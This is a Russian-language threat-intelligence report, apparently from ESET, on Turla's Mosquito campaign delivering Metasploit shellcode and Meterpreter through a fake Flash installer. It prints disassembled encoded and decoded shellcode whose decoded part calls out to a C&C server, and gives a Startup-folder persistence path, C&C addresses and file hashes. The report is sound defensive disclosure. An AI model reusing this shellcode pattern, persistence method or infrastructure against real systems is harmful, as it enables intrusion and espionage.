АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Кибергруппа Turla использует Metasploit в кампании Mosquito

30 мая 2018 года

Turla – известная кибершпионская группировка, действующая не менее десяти лет. Первое упоминание группы датировано 2008 годом и связано с взломом Министерства обороны США. Впоследствии Turla приписывали многочисленные инциденты информационной безопасности – атаки на органы государственного управления и стратегические отрасли, включая оборонную промышленность.


В январе 2018 года мы опубликовали первый отчет о новой кампании Turla по распространению бэкдора Mosquito и индикаторы заражения. Кампания все еще активна; злоумышленники сменили тактику, чтобы избежать обнаружения.

С марта 2018 года мы наблюдаем значительные изменения в этой кампании – теперь Turla использует для распространения Mosquito фреймворк с открытым исходным кодом Metasploit. Это не первый случай, когда Turla отказывается от собственных инструментов – ранее мы видели использование утилит для извлечения учетных данных (Mimikatz). Но здесь примечательно, что Turla впервые использует Metasploit как бэкдор первого этапа атаки вместо своих разработок, таких как Skipper.

Распространение

Как мы рассказывали в предыдущем отчете, вектор заражения целевых устройств в текущей кампании Turla – поддельный установщик, загружающий один из бэкдоров группы вместе с легитимным Adobe Flash Player. Приоритетные цели – консульства и посольства стран Восточной Европы.

Компрометация осуществляется, когда пользователь загружает установщик Flash с get.adobe.com через HTTP. Трафик перехватывается между конечным устройством и серверами Adobe, что позволяет операторам Turla заменить легитимный файл троянизированной версией. На рисунке ниже показаны точки, в которых **теоретически** можно перехватить трафик. **Обратите внимание, что пятый сценарий – компрометация Adobe/Akamai – исключен. Атакующие лишь использовали бренд Adobe для обмана пользователей.**




Мы не установили точку перехвата трафика, но обнаружили новый исполняемый файл, имитирующий легитимный установщик Flash, под названием `flashplayer28_xa_install.exe`. Таким образом, первоначальный способ компрометации все еще используется.


Анализ

В начале марта 2018 года, в рамках работы по отслеживанию активности Turla, мы заметили изменения в кампании по распространению Mosquito. Несмотря на то, что группа не использует какие-либо новаторские инструменты, это серьезный сдвиг в ее тактике, технике и процедурах (TTP).

Ранее цепь компрометации включала поддельный установщик Flash, сбрасывающий загрузчик и главный бэкдор (см. рисунок ниже).



В последнее время мы наблюдаем, что изменился способ сброса последнего бэкдора. В кампании по-прежнему задействован фейковый установщик Flash, но, вместо того, чтобы напрямую сбросить две вредоносные DLL, он выполняет шеллкод Metasploit и сбрасывает или загружает с Google Drive легитимный установщик. Затем шеллкод загружает Meterpreter – типичную полезную нагрузку Metasploit, – открывая злоумышленнику доступ к скомпрометированной системе. Наконец, на рабочую станцию устанавливается бэкдор Mosquito. Новая схема – на рисунке ниже.



В связи с использованием Metasploit мы можем предположить, что оператор управляет процессом вручную. Продолжительность атаки сравнительно небольшая – последний бэкдор сброшен в течение тридцати минут после начала попытки компрометации.

Используемый шеллкод типичен для Metasploit. Он защищен с помощью кодера shikata_ga_nai с семью итерациями. На скриншотах ниже показана зашифрованная и расшифрованная полезная нагрузка.

```
seg000:00000000                 fcmovb  st, st(2)
seg000:00000002                 fnstenv byte ptr [esp-0Ch]
seg000:00000006                 mov     edx, 4F90B585h
seg000:0000000B                 pop     ebp
seg000:0000000C                 sub     ecx, ecx
seg000:0000000E                 mov     cl, 83h
seg000:00000010                 add     ebp, 4
seg000:00000013                 xor     [ebp+13h], edx
seg000:00000016                 add     edx, eax
seg000:00000018                 cmpsb
seg000:00000019                 jb      short near ptr 0FFFFFFD5h
seg000:0000001B                 bound   edi, [eax-1FACFD5Eh]
seg000:00000021                 xchg    dl, [edi+37h]
seg000:00000025                 std
seg000:00000026                 cmp     eax, 0BD4CFEEEh
seg000:0000002B                 rol     dword ptr [edx-44h], 3Dh
seg000:0000002F                 arpl    [eax+41h], dx
seg000:00000032                 adc     dword ptr [edi], 64h ; 'd'
seg000:00000035                 neg     dword ptr ds:0E7A3BEE3h[ecx*2]
seg000:0000003C                 retn
```

```
seg000:0000017D                 push    eax
seg000:0000017E                 push    0C69F8957h      ; InternetConnectA
seg000:0000017E                                         ; to 209.239.115.91
seg000:00000183                 call    ebp
seg000:00000185                 mov     esi, eax
seg000:00000187                 push    ebx
seg000:00000188                 push    84E03200h
seg000:0000018D                 push    ebx
seg000:0000018E                 push    ebx
seg000:0000018F                 push    ebx
seg000:00000190                 push    edi
seg000:00000191                 push    ebx
seg000:00000192                 push    esi
seg000:00000193                 push    3B2E55EBh       ; HttpOpenRequest
seg000:00000198                 call    ebp
seg000:0000019A                 xchg    eax, esi
seg000:0000019B                 push    0Ah
seg000:0000019D                 pop     edi
seg000:0000019E
seg000:0000019E loc_19E:                                ; CODE XREF: seg000:000001CF↓j
seg000:0000019E                 push    3380h
seg000:000001A3                 mov     eax, esp
seg000:000001A5                 push    4
seg000:000001A7                 push    eax
seg000:000001A8                 push    1Fh
seg000:000001AA                 push    esi
seg000:000001AB                 push    869E4675h       ; InternetSetOptionA
seg000:000001B0                 call    ebp
seg000:000001B2                 push    ebx
seg000:000001B3                 push    ebx
seg000:000001B4                 push    ebx
seg000:000001B5                 push    ebx
seg000:000001B6                 push    esi
seg000:000001B7                 push    7B18062Dh       ; HttpSendRequestA
seg000:000001BC                 call    ebp
```

После расшифровки шеллкод связывается с C&C-сервером по адресу 209.239.115[.]91/6OHEJ, управляющим загрузкой дополнительного шеллкода. По данным телеметрии ESET, на следующем

этапе загружается Meterpreter. Этот IP-адрес соответствует домену psychology-blog.ezua[.]com, который использовался в кампании Mosquito с октября 2017 года.

Далее поддельный установщик Flash загружает легитимный инсталлер Adobe с a Google Drive URL и выполняет его, чтобы пользователь ничего не заподозрил.

Дополнительные инструменты

В дополнение к новому фейковому установщику и Meterpreter мы заметили, что Turla использует дополнительные инструменты:

- Кастомный исполняемый файл, который содержит только шеллкод Metasploit. Используется для поддержания доступа к сессии Meterpreter. Сохраняется в

  `C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\msupdateconf.exe`, что обеспечивает персистентность.

- Другой кастомный исполняемый файл для выполнения скриптов PowerShell.
- Jscript-бэкдор Mosquito, использующий в качестве C&C-сервера Google Apps Script.
- Повышение привилегий с помощью модуля Metasploit `ext_server_priv.x86.dll`.

Выводы

В посте описана эволюция кампании Turla по распространению Mosquito в последние несколько месяцев. Главное изменение – использование Metasploit, популярного фреймворка для тестирования на проникновение, в качестве первого этапа кастомного бэкдора Mosquito.

Индикаторы компрометации

Имя файла	SHA1	SHA256	Детектирование ESET
flashplayer28_xa_install.exe	33d3b0ec31bfc16dcb1b1ff82550aa17fa4c07c5	f9b83eff6d705c214993be9575f8990aa8150128a815e849c6faee90df14a0ea	Win32/TrojanDownloader.Agent.DWY trojan
msupdateconf.exe	114c1585f1ca2878a187f1ce7079154cc60db7f5	1193033d6526416e07a5f20022cd3c5c79b73e8a33e80f29f9b06cdc3cb12e26	Win32/Turla.DH trojan
msupdatesmal.exe	994c8920180d0395c4b4eb6e7737961be6108f64	6868cdac0f06232608178b101ca3a8afda7f31538a165a045b439edf9dadf048	Win32/Turla.DH trojan

C&C

- `209.239.115[.]91/6OHEJ`
- `70.32.39[.]219/n2DE3`

Ссылка на легитимный установщик Flash

- `drive.google[.]com/uc?authuser=0&id=1s4kyrwa7gCH8I5Z1EU1IZ_JaR48A7UeP&export=download`